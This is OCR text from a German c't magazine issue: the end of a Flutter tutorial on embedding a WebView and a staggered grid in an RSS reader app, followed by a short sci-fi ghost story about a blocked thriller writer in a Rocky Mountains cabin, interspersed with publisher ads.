Derzeit liegt `webview_flutter` in Version 0.2.0 vor, die noch einige Fehler, Implementierungslücken und andere Ungereimtheiten aufweist. Doch es dürfte sich als offizielles WebView-Widget von Flutter etablieren, sodass sich ein Ausprobieren lohnt. Bewahren Sie aber bitte den aktuellen Sourcecode auf oder nutzen Sie Git.

Die Einbindung in unseren RSS-Reader geschieht wie bei jedem Package: Eintragen in pubspec.yaml, `import`-Zeile in den Dart-Code, fertig. iOS-Nutzer müssen noch in Info.plist im Verzeichnis ios/Runner den Key `io.flutter.embedded_views_preview` mit dem Wert `<true/>` hinzufügen.


Weil das Package anders als das bisherige keinen `WebviewScaffold` implementiert, muss man in `webview.dart` einen normalen `Scaffold` aufbauen mit

```
appBar: AppBar(title: Text(title)),
body: WebView(
 initialUrl: url,
 javascriptMode: JavascriptMode.
  unrestricted)
```

Unter Android funktioniert das ganz gut, doch unter iOS bleibt das Browserfenster leer – dort funktionieren derzeit keine Redirects (Fehler 25351), und die Heise-URLs im RSS sind umgeleitete Kurzlinks. Naja, Preview halt.

Drübergelegt

Probieren Sie – zumindest unter Android – also das Überblenden aus, zum Beispiel mit dem gerade gebastelten `drawer`. Erweitern Sie die Funktion `showWebview` in den geschweiften Klammern um den Parameter `WidgetBuilder drawer` und fügen Sie



Flutter-Widgets, die über einem nativen WebView liegen: Eigentlich selbstverständlich, in Flutter aber erst seit Version 1.0 enthalten.



Das Widget StaggeredGridView zeigt auch zweispaltigen Text fehlerfrei an, schön sieht das aber erst auf breiten Displays aus.

unten im `Scaffold` die Zeile `drawer: drawer==null ? null : drawer(context)` ein. Übergibt man der Funktion kein `drawer` – wie das bei den bisherigen beiden Aufrufen der Fall ist –, bekommt der `Scaffold`-Drawer somit `null` übergeben, worauf er wie bisher den Zurück-Pfeil anzeigt. Fügen Sie in `mainDrawer` in `main.dart` ein:

```
Divider(),
ListTile(title: Text("Heise"),
 leading: Icon(Icons.public),
 onTap: () => showWebview(context,
  url: "https://www.heise.de",
  title: "Heise",
  drawer: mainDrawer)),
```

Schon kann man den Browser direkt aus dem Ausklappmenü aufrufen – und tatsächlich, ist der Browser geöffnet und schiebt man das Menü langsam von links hinein, blendet es sich über den Browser und schattiert ihn ab.

Cupertino, Material und Webapps

Flutter 1.0 hat auch an den Cupertino-Widgets herumgeschraubt, das sind die Widgets im iOS-Look. Allerdings fehlt weiterhin ein automatisches Umschalten zwischen Cupertino- und Material-Look. Das ist nicht vorgesehen, dazu sind die Designs zu unterschiedlich. Wer versucht, mittels `Platform.isIOS` und `Platform.isAndroid` in den `build`-Methoden unterschiedliche Widgets zu erzeugen, wird schnell einen großen Haufen unübersichtlichen und schwer wartbaren Code vor sich haben.

Ein Entwickler hat einen interessanten Ansatz gezeigt (siehe ct.de/yynn), Widgets mit beiden Design-Ausprägungen zu definieren. Ob es sich lohnt, hier viel Zeit zu investieren, lässt sich schwer abschätzen. Möglicherweise legt Google selbst noch nach; in der Flutter-1.0-Vorstellung sind tatsächlich experimentelle Projekte für Windows, macOS, Linux und Rasperry Pi erwähnt. Zudem hat Google Hummingbird angeteasert, ein Projekt, das Dart-Code in JavaScript kompiliert und somit Flutter-Apps fürs Web erzeugt. Mehr soll es auf der Google I/O im Mai zu sehen geben.

Masonry-Ansicht

Zum Schluss jetzt aber zu den Kacheln unterschiedlicher Größe per `StaggeredGridView`. Das einfachste dürfte sein, den Inhalt von `gridview.dart` in eine neue Datei `staggeredgrid.dart` zu kopieren, die beiden Hauptklassen umzubenennen und die etwa `RSSMasonry` benannte Klasse nach bekanntem Muster dem Menü in `mainDrawer` hinzuzufügen.

Das Einbinden des Packages geschieht wie gehabt. Nun geht es an die Umbauten in der neuen Datei. Rufen Sie statt `GridView.builder` dort `StaggeredGridView.countBuilder` auf, der ähnliche Parameter benötigt, vor allem die Parameter `itemCount` und `itemBuilder` sind gleich.

Die Spaltenzahl erwartet das Widget als ausgerechneten Parameter statt wie `GridView` als maximale Kachelbreite. Man errechnet sie sich als `crossAxisCount: (MediaQuery.of(context).size.width / 450).ceil()` für eine maximale Kachelbreite von 450 Pixeln. Es gilt weiterhin, dass Werte um 450 bei den meisten Smartphones einspaltige Grids im Hoch- und zweispaltige im Querformat ergeben – und dreispaltige auf Tablets.

Neu ist der Parameter `staggeredTileBuilder`, der eine Funktion definiert, die für jeden Index die Größe der Kachel als `StaggeredTile` liefert. Für Kacheln, die sich der Größe ihrer Widgets anpassen, gibts dazu einen vereinfachenden Konstruktor: `staggeredTileBuilder: (_) => StaggeredTile.fit(1)`. Der Parameter von `fit` bestimmt, über wie viele horizontale Spalten die Kachel geht, hier soll `1` reichen.


Im `itemBuilder` funktioniert das bisherige `CustomMultiChildLayout` nicht, weil es zum Layouten eine vorgegebene maximale Höhe benötigt. Also doch eine verschachtelte `Row/Column`-Kaskade – siehe dazu und auch zur aktuellen Auswertung der RSS-Einträge das Listing auf Seite 182; den kompletten Sourcecode finden Sie auf Gitlab unter ct.de/yynn.

Im direkten Vergleich scrollt der `StaggeredGridView` vor allem mit mehreren Spalten spürbar zäher als der `GridView`, müssen doch die Größen aller weiter oben liegenden Kacheln ständig berücksichtigt werden. Um das abzufedern, implementiert das Package ein aufwendiges Caching der Kacheln. Das wiederum führt dazu, dass Änderungen am Sourcecode nach Strg-S auch hier nicht immer sofort sichtbar sind. Selbst ein Widget-Reload per Nach-Unten-Ziehen hilft nicht, das löscht die Caches nicht. Es muss aber hier kein Neustart per grünem Pfeil im Android Studio sein, sondern es reicht, am Gerät das Auswahlmenü zu öffnen und erneut den `RSSMasonry` anzutippen. *(jow@ct.de)* c't

***Kompletter Sourcecode:** ct.de/yynn*

Es gibt 10 Arten von Menschen.

iX-Leser und die anderen.





Jetzt Mini-Abo testen:
3 digitale Ausgaben +
iX-Kaffeebecher nur 14,10 €

www.iX.de/test

www.iX.de/test 49 (0)541 800 09 120 leserservice@heise.de
iX MAGAZIN FÜR PROFESSIONELLE INFORMATIONSTECHNIK


PORT PAD
SEITE 1.
SEITE 1.
COLORADO

ROCKY MOUNTAIN BLUES

VON MARTIN KREFT

Das gelbe Hub-Taxi schwebte langsam vor das große, rustikale Blockhaus, schwankte einen Moment vor und zurück und kam dann vor einer Holzveranda zum Stehen.

„Sind Sie sicher, dass wir hier richtig sind?“, fragte der Fahrer mürrisch nach hinten, ohne sich umzusehen.

Bellows sah uninspiriert aus dem Fenster und nickte. „Wird wohl so sein. Ja, den Bildern und der Beschreibung nach ist es das.“

Er stieg umständlich aus, ließ den Fahrer die Koffer ausladen und vor die schwere Eingangstür schleppen, dann bezahlte er ihn. Erst als er sich sicher war, dass er die Tür mit seinem E-Port öffnen konnte, durfte das Hub-Taxi beinahe lautlos davonschweben.

So, jetzt war er allein. Allein in einer einsamen Holzhütte mitten in den Rocky Mountains, weitab von jeglicher Zivilisation. Ringsum gab es nichts außer viel zu viel Natur in Form von Bergen und daran klebenden dichten, grünen Wäldern, die bis vor seine Füße wuchsen.

Missmutig zog er seinen E-Port aus dem Türschloss und trat ein. Stumm sah er sich um. Das Haus war groß, rustikal mit viel Holz, das über die Jahre einen Farbton wie alter Whisky angenommen hatte. Dabei war das Gebäude bestens und sehr modern ausgestattet. Sogar ein nagelneues Mesh-Link war installiert, also würde er auf jeden Fall überleben.

Und hoffentlich endlich wieder schreiben. Seine letzte erfolgreiche Veröffentlichung lag schon einige Zeit zurück und seitdem hatte er nichts Vernünftiges mehr in sein PortPad getippt.

Schreibblockade nannte man so etwas wohl. Er öffnete den Koffer und packte seinen wichtigen Kleincomputer aus. Mit einem zweifelnden Blick legte er ihn auf den mächtigen, rustikalen Eichentisch mitten im großen Wohn- und Esszimmer. Von diesem Ding würde also seine nähere Zukunft abhängen.

Ein grobes Konzept hatte er immerhin schon. Es sollte ein Thriller werden – was auch sonst? Schließlich war J. T. Bellows ein großer Name in diesem Genre.

Er packte die Koffer aus. Eine kurze Inspektion des Hauses ergab, dass dieses für jede Eventualität ausgerüstet war. Durchaus sinnvoll, denn bis zum nächsten größeren Ort ging man beinahe zwei Stunden. Und rundherum gab es nur Wildnis, aber kein Fahrzeug.

Diese Abgeschiedenheit sollte dafür sorgen, dass er ohne Ablenkung arbeiten konnte. Sein Verleger hatte ihm diese Rückzugsmöglichkeit beschafft und für vorerst vier Wochen zur Verfügung gestellt.

ES WAR NUR EINE AHNUNG — EIN HAUCH, DER BEI IHM FÜR GÄNSEHAUT SORGTE. DRAUSSEN STIMMTE ETWAS NICHT.

Bellows warf den DrinkOrganizer an, ließ sich einen Kaffee machen und untersuchte den Inhalt des frisch gefüllten Kühlschranks. Er entschied sich für zwei Hähnchenschenkel und warf sich in das dicke, braune Ledersofa. Schon besser!

Nach dem Essen schnappte er sich das PortPad und begann zu schreiben.

Ich, Henry Howard Holmes, habe gesündigt. Nicht nur einmal, auch nicht zwei- oder dreimal, sondern so oft, dass ich selber schon lange den Überblick verloren habe …

Als Hauptperson hatte er den berüchtigten Serienmörder der Chicagoer Weltausstellung von 1893 gewählt, der eigentlich Herman Webster Mudgett hieß. Aber in dem Buch sollte es um die Zeit nach seinem berüchtigten Horror-Hotel gehen, sein Jahr auf der Flucht. Und Bellows war angenehm

Illustration: Albert Hulm, Berlin

überrascht, denn es lief gut. Er kam voran, die Figur sprach zu ihm, die Geschichte erzählte sich fast von allein und Seite um Seite füllte sich. Als er endlich eine Pause machte, war es draußen bereits dunkel.

Zufrieden machte sich J. T. etwas zu essen warm und schaltete den Foil-TV an. Die Play-offs im American Football hatten begonnen und er sah sich eine Zusammenfassung der ersten Spiele an. Irgendwann schlief er während der laufenden Sportsendung ein und wachte erst spät am nächsten Morgen wieder auf.

Es wurde ein schöner, lauer Herbsttag in den Rockies. Seinem WristCom zufolge sollte das die nächsten Tage über auch so bleiben. Er setzte sich in die warme Sonne vor dem Haus und schrieb beinahe den ganzen Vormittag. Die Idee seines Verlegers schien tatsächlich zu funktionieren.

ENTSETZT SAH ER AUF DEN BILDSCHIRM UND LAS WEITER. SO ETWAS HATTE ER NIEMALS GESCHRIEBEN.

Auch am dritten und am vierten Tag fiel ihm das Schreiben sehr leicht und er kam ausgezeichnet voran.

Am Abend des vierten Tages nahm er sich das PortPad noch einmal vor, um einige Stellen im Text nachzubessern, als er plötzlich stoppte und aufhorchte. Es war nur eine Ahnung – ein Hauch, der bei ihm für Gänsehaut sorgte. Draußen stimmte etwas nicht. Den ganzen Tag über war es warm gewesen und er hatte die Fenster noch offen gelassen, auch weil er die Geräusche der Natur mochte. Und nun war es mit einem Mal totenstill da draußen. Die Vögel schwiegen, kein Summen der Insekten mehr, nicht einmal das Rauschen der Bäume.

Dann glaubte er, einen Schrei zu hören, aber er konnte nicht einmal sagen, ob dieser von einem Menschen oder von einem Tier stammte. Der Laut schien weit weg, vom Wind zerfasert. Es klang gleichzeitig wütend und stark und dabei doch völlig kraftlos, enttäuscht und sehr endgültig.

Hatte er zu lange geschrieben und sich den Schrei nur eingebildet? Etwas irritiert schloss er die Fenster und ging zu Bett.

Am nächsten Morgen regnete es, also blieb er im Haus und sah in den bereits weitgehend geleerten Kühlschrank. Er machte eine Bestellung fertig, die am darauffolgenden Tag mit einer Lieferdrohne gebracht werden sollte. Danach ließ er sich erst eine Weile vom Programm des Foil-TV ablenken, dann widmete er sich wieder seinem Buch. Bellows schrieb bis in den Abend hinein; sein neues Werk knabberte bereits an der Hundert-Seiten-Marke.

Für heute sollte es genug sein. Er suchte Zerstreuung beim American Football und sah sich weitere ausführliche Zusammenfassungen an. Nebenbei genoss er den Inhalt des gut gefüllten Barfaches, das er inzwischen entdeckt hatte. Er hatte sich ins Ledersofa gelümmelt und sah auf den Tisch. Das Glas, das darauf stand, war bereits fast leer und er überlegte, ob er sich noch ein weiteres genehmigen sollte.

Plötzlich fuhr er erschrocken hoch, legte das PortPad beiseite und sah sich unsicher um. Etwas war anders. Die Härchen auf seinen Unterarmen richteten sich auf und Bellows wurde mulmig zumute. Hatte draußen etwas gescheppert oder gerumpelt? Nein! Aber er spürte doch, dass da irgendetwas war! Er schlich durchs Zimmer zum Fenster und sah hinaus. Es war stockdunkel, nichts rührte sich. Die Bewegungssensoren hatten nicht reagiert, also musste alles in Ordnung sein – nur seine Haare standen immer noch aufrecht.

Was war das für ein seltsamer Luftzug, der ihn eben gestreift hatte? Es waren doch alle Fenster geschlossen! Ein leises Flüstern hauchte durch die Luft und seine Angst holte sich Verstärkung, um zu einer ausgewachsenen Panik zu werden. Er sah sich in dem halbdunklen Zimmer um und meinte einen Moment lang eine Nebelwolke zu sehen, die sich in einen alten Mann mit langen zotteligen Haaren verwandelte, der ihn vorwurfsvoll ansah. Dann stierte die Gestalt auf das PortPad und löste sich auf.

J. T.s Magen zog sich zusammen. „Hallo, ist da jemand? Soll das ein Scherz sein?“ Der Schriftsteller sah sich unruhig um, doch er konnte nichts mehr entdecken. Alles war still, auffallend still. Viel zu still. Nach einer Weile ertrug er das Schweigen nicht mehr und schaltete das Foil-TV ein, um mit dessen Geräuschen die Ruhe zu vertreiben. Bellows wartete bangen Blickes auf weitere Geschehnisse. Doch es passierte absolut nichts. Nach einigen unbehaglichen Minuten machten es sich seine Körperhaare wieder kuschelig und die Panik verabschiedete sich.

War er so überspannt, dass er sich das alles nur eingebildet hatte? Drehte er jetzt langsam völlig durch? Argwöhnisch schlich er durch das Haus, doch alles war wie immer.

Bellows ging zum Fenster und sah nach draußen. Direkt in die rotglühenden Augen eines Bären, unter dessen Nase die Scheibe bereits beschlagen war. Das Tier riss erschrocken sein Maul auf. Mit einem lauten Schrei taumelte der Schriftsteller zurück und stolperte, robbte rückwärts, rappelte sich vom Boden auf und lief hastig zum Gewehrschrank. Mit nervösen Händen haspelte er die Waffe aus dem Halter. Als er mit donnerndem Puls zum Fenster zurückschlich, war das Tier verschwunden.

J. T. atmete tief durch, brachte seinen galoppierenden Puls wieder in einen lebenstauglichen Bereich und beruhigte sich allmählich. Er schaltete die komplette Außenbeleuchtung an und löschte sie erst wieder, als er sich sicher war, dass keine weiteren Tiere ums Haus schlichen. Mit einem gut gefüllten Longdrinkglas tigerte er durch das Haus von Fenster zu Fenster und blickte suchend in die Dunkelheit. Schließlich schaltete er alles wieder aus, überprüfte die Türen und ging mit einem unguten Gefühl ins Bett.

Technology Review
DAS MAGAZIN FÜR INNOVATION

SMARTE FLEDERMAUS-LEUCHTE



ODER AUTONOME DROHNE?



Mit Geschenk nach Wahl!

Neugierig geworden?

Testen Sie jetzt 3 Ausgaben Technology Review und sparen Sie über 9 Euro.

Lesen, was wirklich zählt in Digitalisierung, Energie, Mobilität, Biotech.

trvorteil.de/3xtesten
+49 541/80 009 120
leserservice@heise.de

Bestellen Sie jetzt unter

trvorteil.de/3xtesten

Am nächsten Morgen hatte er sich wieder beruhigt und sein Ausrasten vom vorherigen Abend schon fast vergessen. Nach einem ausgiebigen und reichhaltigen Frühstück beschloss er, sich an das PortPad zu setzen und weiterzuschreiben. Er setzte das Gerät auf die Tastatur und wartete, dass sich seine Datei öffnete.

Ich, William Turner, will hier meine Sünden beichten …

„Verdammt, was ist das denn?“ Das war doch nicht sein Text! Entsetzt sah er auf den Bildschirm und las weiter. So etwas hatte er niemals geschrieben! Das war schlecht! Es war grausam, es war pervers und es war fürchterlich geschrieben, voller Rechtschreibfehler und grammatikalischer Unzulänglichkeiten. Die Ideen waren vielleicht ganz interessant, aber das war es auch schon. Es waren über fünfzig Seiten, viel weniger als er selbst bisher geschrieben hatte. Ihm wurde eiskalt. Wo war denn sein eigener Text geblieben? Das Ergebnis fast einer Woche harter Arbeit! Er suchte nach dem letzten Backup, der vorherigen Version und in der Cloud, aber er bekam keinen Zugriff. Ihm wurde schwindlig. Bisher dachte er, die Cloud sei sicher, aber wie konnte dann so etwas passieren? Während in seinem Kopf die pure Verzweiflung jammernd an der Tür zu den Hauptgedanken kratzte, versuchte er panisch, die Daten zu finden.

Endlich, nach weiteren bangen Minuten, erreichte er den Satelliten wieder und fand seine Backups. Erleichtert überschrieb er den Müll auf seinem PortPad.

Nach diesem Schock schaltete er es aus, klemmte es unter den Arm und ging nach draußen. Die Sonne schien und leuchtete warm auf den wunderschönen, weich gepolsterten Sitzplatz vor dem Haus auf der Veranda. Bellows setzte sich, legte das Gerät auf seinen Bauch und dachte eine Weile nach.

ENDLICH ERREICHTE ER DEN SATELLITEN WIEDER UND FAND SEINE BACKUPS.

Ein Gag von seinem Verleger? Wohl eher nicht. Ein technischer Fehler? Vielleicht, aber hoffentlich der letzte. Oder sollte es mit den anderen merkwürdigen Vorkommnissen der vergangenen Tage zu tun haben? Es konnte aber auch sein, dass er tatsächlich begann durchzudrehen.

Bellows seufzte laut und inbrünstig, dann versuchte er, sich abzulenken und wieder seinem Manuskript zu widmen. Nach und nach versank er in seinem PortPad und der zu schreibenden Geschichte. Die Welt um ihn herum löste sich allmählich auf. Erst nach Stunden, als sich sein Magen lautstark meldete, brach er ab und bemerkte, dass es schon zu dämmern begann. Kalter Wind griff unter seine Jacke und ließ ihn frösteln. Ein Tier heulte, dann noch eines. Sie schienen ziemlich nahe zu sein. Wölfe, Coyoten oder Hunde? Wer wusste denn so etwas heutzutage noch? J. T. wurde nervös. Im Unterholz in der Nähe brachen mehrere Zweige. Er hörte das Knacken ganz deutlich und seine Nackenhaare stellten sich auf. Der Bär? Bellows hatte das Gefühl, sämtliche wilden Tiere der Nachbarschaft schlichen um seine Hütte. Er hastete nach drinnen und schloss sorgfältig die Tür, hier war er sicher.

Der Schriftsteller ließ den DrinkOrganizer eine Bloody Mary machen, mit der er sich auf das Ledersofa unter eine wärmende Decke verzog, bis er schließlich in einen unruhigen Schlaf fiel.

Am nächsten Morgen sah sich Bellows noch vor dem Frühstück draußen um. Viele Spuren waren im Gras und im Sand. Obgleich er sich mit so etwas nicht auskannte, nahm er wahr, dass die Spuren von mehrerlei Tieren stammten. Er holte das PortPad heraus und fotografierte die Abdrücke damit. Aber anscheinend waren die Spuren zu undeutlich, denn der anschließende Erkennungslauf übers Netz ergab keinen einzigen Treffer.

Danach rief er sein Manuskript auf und tippte mit feuchten Fingern darauf.

Ich, William Turner, will hier meine Sünden beichten …

„Nein! Das gibt es nicht – das kann doch nicht sein!“ Bellows sprang wütend auf und war kurz davor, sein PortPad mit voller Wucht auf den Boden zu schmeißen. Heftig atmend starrte er auf den Boden vor seinen Füßen, das Gerät in der zitternden, rechten Hand hoch über seinen Kopf erhoben. Es dauerte eine ganze Zeit, bis er sich wieder beruhigt hatte, dann scrollte er durch den Text. Es war der gleiche Inhalt wie am vergangenen Tag, nur jetzt war der Text zum Teil anders formuliert. Und als letztes stand dort:

Bitte nicht wieder löschen! Ich weiß nicht, wie viel Zeit mir noch bleibt.

Geschockt machte er einen Schritt rückwärts und starrte verblüfft auf die Buchstaben. Das konnte doch nur ein Scherz sein! Doch hinter keinem Baum kamen schenkelklopfende Freunde hervor und es gab auch keine hämischen Nachrichten im Eingangsordner. Bellows ging wieder ins Haus. Dabei hielt er sein PortPad mit spitzen Fingern, als ob er etwas Explosives in den Händen hätte, und stellte es auf den Eichentisch. Dann setzte er sich stumm davor, stützte den Kopf mit seinen Händen und starrte das Gerät lange an.

Er grübelte intensiv vor sich hin. Fast eine halbe Stunde dauerte es, bis er sich entschieden hatte. Diesmal hatte er vorgesorgt und seine Seiten gestern in der Cloud gesichert. Er holte sie zurück, speicherte die fremde Datei aber unter einem neuen Namen ab.

Am Abend, als er seine eigene Arbeit beendet hatte, spielte er die fremde Datei zurück und ließ sie offen, gespannt auf das, was ihn am nächsten Morgen erwarten würde.

Nach einer weiteren unruhigen Nacht stürmte er am nächsten Morgen zum Eichentisch und sah sich die Datei an. Ein kalter Schauer lief an seiner Wirbelsäule herunter. Die Seitenzahl hatte sich mehr als verdoppelt.

Bellows überflog die neuen Seiten und die Gänsehaut verstärkte sich noch. Das Ganze las sich tatsächlich wie die Beichte eines Serienmörders. Dagegen war sogar sein Henry Howard Holmes harmlos. Anders als seine Romanfigur schien dieser Turner aber ein Getriebener zu sein. Er bereute aufrichtig, er wünschte sich Absolution und Vergebung. Das änderte aber nichts an den fürchterlichen Taten, die Turner

BEINAHE HÄTTE ER EINE ARGLOSE LIEFERDROHNE ABGESCHOSSEN, DIE GERADE SEIN PAKET ABSETZTE.

in seinen Erzählungen schilderte. Der Schriftsteller konnte nicht anders, er musste alles lesen. Das hatte kein Kollege geschrieben, die Ausdrucksweise war viel zu ungelenk. Dafür las sich alles – authentisch. Seine Haare auf den Unterarmen und im Nacken waren im Dauereinsatz. Trotz aller Mängel fesselte ihn die Lektüre und schließlich ertappte er sich dabei, wie er mit ersten Korrekturen begann. Erschrocken zuckten seine Finger zurück. Was war denn nur mit ihm los? Er schüttelte den Kopf, ging aus der Datei heraus und widmete sich nach einigen Minuten der Besinnung wieder seinem eigenen Werk.

Das Schreiben lief zäh an diesem Tag. Die Gedanken schweiften immer wieder ab. Seine Stimmung hatte sich geändert. Sie schwankte zwischen der Neugier auf den fremden Text und dem Wunsch, vor dieser Situation möglichst schnell und weit wegzulaufen. Von draußen hörte er Geräusche. Die Tiere von gestern? Bellows holte sich das Gewehr aus dem Schrank, schlich zur Vordertür und riss sie auf. Dort hätte er beinahe eine arglose Lieferdrohne abgeschossen, die gerade sein Paket absetzte. Im Hintergrund, ziemlich weit weg, aber gerade noch erkennbar, saß der Schwarzbär und beobachtete ihn.

J. T. nahm die Lieferung mit hinein und sah durchs Fenster nach draußen. Der Bär saß immer noch reglos an seinem Platz.

Den Abend beendete er wie den letzten. In der Nacht wälzte er sich viel hin und her. Er träumte eine absurde Geschichte von der Rache der Natur, die sich wilder Tiere bediente, um böse Menschen ihrer gerechten Strafe zuzuführen.

Am Morgen klopfte es an die Tür. Bellows wachte schweißgebadet auf und sah durch ein Fenster nach draußen. Eine schwarzweiße Hub-Streife schwebte vor dem Haus. Polizei? Schlaftrunken und etwas irritiert wankte er zur Tür und öffnete sie einen Spalt. „Ja?“

Ein großer schwarzer Mann in perfekt sitzender Uniform stand auf der Veranda und tippte sich an die Mütze. „Guten Morgen, Sir. Entschuldigen Sie die frühe Störung. Ist bei Ihnen alles in Ordnung?“ „Äh, ja, ich glaube schon. Warum fragen Sie?“ Bellows versuchte, seine strubbeligen Haare glattzudrücken und ruhig zu wirken.

„Nun, Sir, dies ist eine sehr abgelegene Ecke und so etwas ist sehr selten heutzutage. Hier passiert kaum einmal etwas, aber in einer benachbarten Hütte, nur ein paar Meilen entfernt, gab es einen … Vorfall.“

Bellows winkte den Polizisten herein und bot ihm einen Kaffee an, um ihm die Zunge zu lockern. „Es ist ein Bewohner zu Tode gekommen. Unter … noch nicht eindeutig geklärten Umständen.“ Der uniformierte Arm wedelte in Richtung Wald auf der östlichen Seite. „Der lebte da schon ein paar Jahre, extrem zurückgezogen, wollte mit keinem was zu tun haben. So’n älterer Zausel, sah aus wie’n Eremit und hat auch so gelebt. Keine Verwandten, keine Freunde. Heute sollte er seine monatliche Lebensmittellieferung kriegen, wissen Sie, da war er sehr altmodisch. Der Ben aus dem Dorf bringt ihm die immer. Und als Ben ankam, da war der Zausel tot. Also, der lag schon länger da, bestimmt schon über ’ne Woche. Die wilden Tiere haben den alten Turner regelrecht zerfetzt.“

Der Schriftsteller wurde hellhörig. „Wie hieß er?“

„Die arme Sau war William Turner. Hallo Sir, ist Ihnen nicht gut? Sie sind ja plötzlich ganz blass!“ *(psz@ct.de)* c't

+ + + Kurzmeldung + + +

Er hat es also doch noch einmal geschafft! Niemand hatte ihm nach seinem gefloppten Roman über Henry Howard Holmes so ein fantastisches Comeback zugetraut: ein Thriller, ein echter Bestseller von J. T. Bellows mit einer tollen Geschichte, vielen Gänsehaut-Momenten und einer äußerst gruseligen Atmosphäre! „Die Beichte des William Turner“ ist vielleicht sogar sein bestes Werk überhaupt und macht Lust auf mehr. Umso tragischer ist es, dass sich der Bestsellerautor inzwischen vollständig aus der Öffentlichkeit zurückgezogen hat. Angeblich bewohnt er in New York ein Penthouse, das er seit dem Einzug nicht mehr verlassen haben soll. Mit der Außenwelt kommuniziert der exzentrische Schriftsteller inzwischen nur noch digital.

Fachwissen kompakt:

shop.heise.de/specials2018

PORTOFREI
AB 15 €
BESTELLWERT













Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte versandkostenfrei.
Preisänderungen vorbehalten.

heise shop
shop.heise.de/specials2018 ›

Fernsehzeiten bestimmen Ihren Lebensrhythmus?



Save.TV bietet die TV-Inhalte der Superlative on Demand zum Download.
c't Leser nutzen Save.TV 2 Monate GRATIS. Anschließend um 60% REDUZIERT.



